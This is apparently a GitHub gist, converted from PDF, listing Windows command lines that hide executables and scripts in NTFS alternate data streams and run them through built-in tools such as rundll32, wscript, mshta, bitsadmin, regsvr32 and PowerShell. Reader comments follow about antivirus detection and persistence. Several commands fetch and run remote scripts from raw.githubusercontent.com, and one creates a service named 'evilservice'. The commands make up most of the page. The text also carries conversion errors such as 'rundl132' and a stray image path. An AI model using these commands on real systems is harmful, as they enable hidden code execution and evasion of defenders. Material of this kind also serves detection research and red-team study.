

#### Rundll32

```
rundl132 "C:\Program Files (x86)\TeamViewer\TeamViewer13_Logfile.log:ADSDLL.dll",DllMain
rundl132.exe advpack.dll,RegisterOCX not_a_dll.txt:test.dll
rundl132.exe ieadvpack.dll,RegisterOCX not_a_dll.txt:test.dll
```

### **Cscript**

cscript "C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log:Script.vbs"

### Wscript

```
wscript c:\ads\file.txt:script.vbs
echo GetObject("script:https://raw.githubusercontent.com/sailay1996/misc-bin/master/calc.js") >
%temp%\test.txt:hi.js && wscript.exe %temp%\test.txt:hi.js
```

#### **Forfiles**

forfiles /p c:\windows\system32 /m notepad.exe /c "c:\temp\shellloader.dll:bginfo.exe"

### Mavinject.exe

#### **MSHTA**

mshta "C:\Program Files (x86)\TeamViewer\TeamViewer13\_Logfile.log:helloworld.hta" (Does not work on Windows 10 1903 and newer)

#### Control.exe

control.exe c:\windows\tasks\zzz:notepad\_reflective\_x64.dll https://twitter.com/bohops/status/954466315913310209

#### **Service**

```
sc create evilservice binPath= "\"c:\ADS\file.txt:cmd.exe\" /c echo works > \"c:\ADS\works.txt\"" DisplayName= "
sc start evilservice
```

https://oddvar.moe/2018/04/11/putting-data-in-alternate-data-streams-and-how-to-execute-it-part-2/

### Powershell.exe

```
powershell -ep bypass - < c:\temp:ttt

powershell -command " & {(Get-Content C:\ADS\1.txt -Stream file.exe -Raw | Set-Content c:\ADS\file.exe) | start-
process c:\ADS\file.exe}"

Invoke-CimMethod -ClassName Win32 Process -MethodName Create -Arguments @{CommandLine = C:\ads\folder:file.exe}</pre>
```

### Regedit.exe

regedit c:\ads\file.txt:regfile.reg

#### Bitsadmin.exe

```
bitsadmin /create myfile
bitsadmin /addfile myfile c:\windows\system32\notepad.exe c:\data\playfolder\notepad.exe
bitsadmin /SetNotifyCmdLine myfile c:\ADS\1.txt:cmd.exe NULL
bitsadmin /RESUME myfile
```

# AppVLP.exe

AppVLP.exe c:\windows\tracing\test.txt:ha.exe

#### Cmd.exe

cmd.exe - < fakefile.doc:reg32.bat https://twitter.com/yeyint\_mth/status/1143824979139579904</pre>

### Ftp.exe

ftp -s:fakefile.txt:aaaa.txt https://github.com/sailay1996/misc-bin/blob/master/ads.md

# ieframe.dll, shdocvw.dll (ads)

echo [internetshortcut] > fake.txt:test.txt && echo url=C:\windows\system32\calc.exe >> fake.txt:test.txt rundll?
rundll32.exe shdocvw.dll,OpenURL C:\temp\ads\fake.txt:test.txt

https://github.com/sailay1996/misc-bin/blob/master/ads.md

#### bash.exe

```
echo calc > fakefile.txt:payload.sh && bash < fakefile.txt:payload.sh
bash.exe -c $(fakefile.txt:payload.sh)</pre>
```

https://github.com/sailay1996/misc-bin/blob/master/ads.md


# Regsvr32

type c:\Windows\System32\scrobj.dll > Textfile.txt:LoveADS
regsvr32 /s /u /i:https://raw.githubusercontent.com/api0cradle/LOLBAS/master/OSBinaries/Payload/Regsvr32\_calc.sc

# Write registry

regini.exe file.txt:hidden.ini From @elisalem9

api0cradle commented on Apr 16, 2018



Author) •••

Hi. This is not persistence mechanisms. This is only ways of hiding programs withing ADS and ways of executing it. How to place your persistence is up to you. For instance a RUN key in registry could launch the WMIC command that execute data from an Alternate Data stream. webs3c commented on Apr 27, 2018 "powershell Start-Process -FilePath xx.exe" can execute the file too~ jmaravi commented on Jun 17, 2018 Will AV detect the malicious payload? curi0usJack commented on Jan 22, 2019 @jmaravi - yes. zappermax commented on Aug 11, 2020 What about if you needed to delete an ADS? Not just empty it. newaynewlife commented on Dec 15, 2020 @zappermax you can remove an ADS using the Remove-Item cmdlet  $\underline{https://docs.microsoft.com/en-us/archive/blogs/askcore/alternate-data-streams-in-ntfs}$ adamick098 commented on Aug 11, 2021 good job my brother and Allah Almighty will help you MikronT commented on Feb 15, 2022 That's incredible man

Sign up for free

to join this conversation on GitHub. Already have an account? Sign in to comment

© 2024 GitHub, Inc. Terms Privacy Security Status Docs Contact Manage cookies Do not share my personal information